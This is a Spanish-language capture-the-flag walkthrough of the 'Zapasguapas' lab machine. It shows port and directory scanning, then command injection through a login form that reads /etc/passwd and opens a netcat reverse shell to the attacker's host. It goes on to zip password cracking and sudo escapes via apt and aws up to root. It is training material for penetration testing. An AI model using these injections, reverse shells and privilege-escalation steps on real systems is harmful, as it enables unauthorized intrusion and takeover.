

ZAPASGUAPAS



CONECTIVIDAD

```
ping -c1 192.168.0.43
```

```
# ping -c1 192.168.0.43
PING 192.168.0.43 (192.168.0.43) 56(84) bytes of data.
64 bytes from 192.168.0.43: icmp_seq=1 ttl=64 time=0.708 ms

— 192.168.0.43 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.708/0.708/0.708/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.43

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.43 -T 5
```

```
└─$ nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.43 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 14:23 EDT
Warning: 192.168.0.43 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.43
Host is up (0.00069s latency).
Not shown: 53476 closed tcp ports (reset), 12057 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_  256 7e:42:d0:d4:c9:36:f4:f8:e6:77:c2:c6:7e:25:dc:ff (ECDSA)
|_  256 6f:a0:50:44:9f:a2:fb:99:40:f3:90:af:56:cc:34:e3 (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_ http-title: Zapasguapas
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 00:0C:29:82:A7:FB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80



ENUMERACIÓN

Con gobuster vamos en la procura de archivos y directorios

El que nos interesa es el [/login.html](#)

```
gobuster dir -u http://zapasguapas.thl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://zapasguapas.thl
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,py,doc,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/login.html (Status: 200) [Size: 2090]
/images (Status: 301) [Size: 319] [→ http://zapasguapas.thl/images/]
.html (Status: 403) [Size: 280]
.php (Status: 403) [Size: 280]
/index.html (Status: 200) [Size: 14085]
/bin (Status: 301) [Size: 316] [→ http://zapasguapas.thl/bin/]
/about.html (Status: 200) [Size: 8764]
/css (Status: 301) [Size: 316] [→ http://zapasguapas.thl/css/]
/lib (Status: 301) [Size: 316] [→ http://zapasguapas.thl/lib/]
/contact.html (Status: 200) [Size: 7694]
/js (Status: 301) [Size: 315] [→ http://zapasguapas.thl/js/]
/javascript (Status: 301) [Size: 323] [→ http://zapasguapas.thl/javascript/]
/include (Status: 301) [Size: 320] [→ http://zapasguapas.thl/include/]
/testimonial.html (Status: 200) [Size: 8587]
/nike.php (Status: 200) [Size: 2962]
.php (Status: 403) [Size: 280]
.html (Status: 403) [Size: 280]
/server-status (Status: 403) [Size: 280]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

Probamos a poner como usuario **user** y como contraseña ponemos **cat /etc/passwd** y logramos leer el directorio

← → ↻ 🏠

🔒 🔑 192.168.0.43/login.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H

Iniciar Sesión

Usuario:

Contraseña:

Iniciar Sesión

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
test:x:1000:1000:test,:/home/test:/bin/bash
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
proadidas:x:1001:1001:/:/home/proadidas:/bin/bash
pronike:x:1002:1002:/:/home/pronike:/bin/bash
```

Observamos que tenemos **root**, **pronike** y **proadidas**

Probé a lanzarle **medusa** a los dos usuarios por ssh, pero, no conseguí nada. Lo que hice a continuación es poner **user/busybox nc 192.168.0.22 4444 -e bash**

y obtuve conexión

EXPLOTACIÓN

```
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.22] from (UNKNOWN) [192.168.0.43] 51292
whoami
www-data
█
```

Tratamos la TTY

```
script /dev/null -c bash
```

```
ctrl+Z
```

```
stty raw -echo; fg
```

```
reset xterm
```

```
export TERM=xterm
```

```
export SHELL=bash
```

Investigando en pronike

ESCALADA DE PRIVILEGIOS

```
www-data@zapasguapas:/home$ cd pronike
www-data@zapasguapas:/home/pronike$ ls
nota.txt
www-data@zapasguapas:/home/pronike$ cat nota.txt
Creo que proadidas esta detras del robo de mi contraseña
www-data@zapasguapas:/home/pronike$
```

En el `/opt` encontramos un zip

```
www-data@zapasguapas:/opt$ ls -la
total 12
drwxr-xr-x  2 root    root    4096 Apr 23 09:35 .
drwxr-xr-x 18 root    root    4096 Apr 15 12:20 ..
-rw-r--r--  1 proadidas proadidas 266 Apr 23 09:35 importante.zip
```

Nos lo traemos a local para quitar el hash con `zip2john`

y sacar la contraseña con `john`

```
└─# john --wordlist=rockyou_5000.txt importante.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hotstuff (importante.zip/password.txt)
1g 0:00:00:00 DONE (2024-09-28 18:09) 14.28g/s 71428p/s 71428c/s 71428C/s 123456..speaker
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

`unzip importante.zip`

Archive: importante.zip

[importante.zip] password.txt password:

inflating: password.txt

`cat password.txt`

He conseguido la contraseña de pronike. Adidas FOREVER!!!!

`pronike11`

Nos hacemos pronike

`www-data@zapasguapas:/opt$ su pronike`

Password:

`pronike@zapasguapas:/opt$`

Buscamos permisos sudo

```
pronike@zapasguapas:/opt$ sudo -l
Matching Defaults entries for pronike on zapasguapas:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User pronike may run the following commands on zapasguapas:
    (proadidas) NOPASSWD: /usr/bin/apt
```

Consultando en <https://gtfobins.github.io/gtfobins/apt/#sudo>

`sudo apt changelog apt`

`!/bin/sh`

Nos hacemos proadidas

```
pronike@zapasguapas:/opt$ sudo -u proadidas /usr/bin/apt changelog apt
Des:1 https://metadata.ftp-master.debian.org apt 2.6.1 Changelog [505 kB]
Descargados 505 kB en 1s (845 kB/s)
$ whoami
proadidas
$ bash -i
proadidas@zapasguapas:/opt$
```

Buscamos permisos sudo

```
proadidas@zapasguapas:/opt$ sudo -l
Matching Defaults entries for proadidas on zapasguapas:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User proadidas may run the following commands on zapasguapas:
    (proadidas) NOPASSWD: /usr/bin/apt
    (root) NOPASSWD: /usr/bin/aws
proadidas@zapasguapas:/opt$
```

Consultando en <https://gtfobins.github.io/gtfobins/aws/#sudo>

```
sudo aws help
!/bin/sh
```

Nos hacemos root

```
proadidas@zapasguapas:/opt$ sudo -u root /usr/bin/aws help
# whoami
root
#
```

👉 Buen día.